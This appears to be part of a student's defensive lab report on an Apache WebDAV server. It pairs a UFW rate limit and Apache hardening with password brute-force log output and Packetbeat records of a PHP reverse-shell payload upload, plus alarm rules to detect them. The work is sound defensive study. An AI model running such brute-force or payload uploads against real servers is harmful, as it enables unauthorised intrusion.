With UFW, we can limit the number of connections an IP address makes to the Apache server to 6 in the last 30 seconds using the following rule:

```
sudo ufw limit from any to 192.168.1.105 port http comment ‘limit brute force’
```




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jordan" - 35 of 14344413 [child 15] (0/14)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "liverpool" - 36 of 14344415 [child 0] (0/16)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "justin" - 37 of 14344417 [child 2] (0/18)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "loveme" - 38 of 14344417 [child 3] (0/18)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "fuckyou" - 39 of 14344417 [child 6] (0/18)
Process 1389: Can not connect [unreachable], retrying (1 of 1 retries)
Process 1385: Can not connect [unreachable]
[ERROR] Child with pid 1385 terminating, can not connect
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123123" - 40 of 14344418 [child 5] (0/19)
Process 1388: Can not connect [unreachable]
[ERROR] Child with pid 1388 terminating, can not connect
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "football" - 41 of 14344420 [child 10] (0/21)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "secret" - 42 of 14344420 [child 7] (0/21)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "andrea" - 43 of 14344422 [child 8] (0/23)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "carlos" - 44 of 14344422 [child 13] (0/23)
Process 1389: Can not connect [unreachable]
[ERROR] Child with pid 1389 terminating, can not connect
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jennifer" - 45 of 14344423 [child 15] (0/24)
```

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

The alarm should activate if the URL path contains WebDAV.



```
_source
url.path: /webdav @timestamp: Apr 30, 2022 @ 00:50:26.567 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 530B
host.name: server1 agent.type: packetbeat agent.ephemeral_id: 991dd795-a294-40c6-9b8c-c06518429b53 agent.hostname: server1
agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 status: OK network.direction: inbound
network.community_id: 1:z7g8+nPPzw8uzDLIJu7LCvwJZCw= network.bytes: 951B network.type: ipv4 network.transport: tcp network.protocol: http
user_agent.original: gvfs/1.42.2 client.ip: 192.168.1.90 client.port: 58564 client.bytes: 421B http.response.bytes: 530B
```

What threshold would you set to activate this alarm?

Since the server is used by several employees for file sharing, I would estimate the daily GET and PUT requests to the server and set the alarm to activate if either is 1.5 - 2 times higher.

System Hardening


What configuration can be set on the host to control access?

We can configure the Apache server to block all connections to the WebDAV folder and then whitelist the IPs of the users who need access.


Describe the solution. If possible, provide the required command line(s).

Open the file "/etc/apache2/sites-enabled/000-default.conf" and add "Deny from all" under the <Location /webdav> tag. Then add "Allow from <whitelisted-ip>" for each IP that needs to access the webDAV folder. Restart the server with:

```
sudo service apache2 restart
```



```
Alias /webdav /var/www/webdav
<Location /webdav>
DAV On
AuthType Basic
AuthName "webdav"
AuthUserFile /var/www/webdav/passwd.dav
Require valid-user
Allow from 192.168.1.105
Deny from all
</Location>
```



Forbidden

You don't have permission to access this resource.


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

The alarm should activate if a PUT request packet comes in and the filetype looks malicious (like a PHP file).



```
_source
url.path: /webdav/payload.php method: put @timestamp: Apr 30, 2022 @ 00:32:09.347 ecs.version: 1.5.0 destination.ip: 192.168.1.105
destination.port: 80 destination.bytes: 537B client.ip: 192.168.1.90 client.port: 58554 client.bytes: 1.3KB event.start: Apr 30, 2022 @
00:32:09.347 event.end: Apr 30, 2022 @ 00:32:09.349 event.kind: event event.category: network_traffic event.dataset: http
event.duration: 1.1 url.full: http://192.168.1.105/webdav/payload.php url.scheme: http url.domain: 192.168.1.105 source.ip: 192.168.1.90
source.port: 58554 source.bytes: 1.3KB server.bytes: 537B server.ip: 192.168.1.105 server.port: 80 type: http host.name: server1
```

What threshold would you set to activate this alarm?

It should trigger every time this happens. An attacker could breach the system if we miss a malicious payload upload.

System Hardening

What configuration can be set on the host to block file uploads?

The command "php_flag engine off" will prevent any PHP file uploaded to the WebDAV directory from running.


Describe the solution. If possible, provide the required command line.

Open the file "/etc/apache2/sites-enabled/000-default.conf" and add "php_flag engine off" under the <Location /webdav> tag.


Restart the server with:

```
sudo service apache2 restart
```

Now if anyone clicks a PHP script in the WebDAV directory, it will prompt them to open it rather than run it.



```
Alias /webdav /var/www/webdav
<Location /webdav>
DAV On
AuthType Basic
AuthName "webdav"
AuthUserFile /var/www/webdav/passwd.dav
Require valid-user
php_flag engine off
</Location>
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
payload.php	2022-04-30 00:32	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Opening payload.php

You have chosen to open:

payload.php

which is: PHP script (1.1 KB)

from: http://192.168.1.105

What should Firefox do with this file?

● Open with Mousepad (default)

○ Save File

□ Do this automatically for files like this from now on.

The End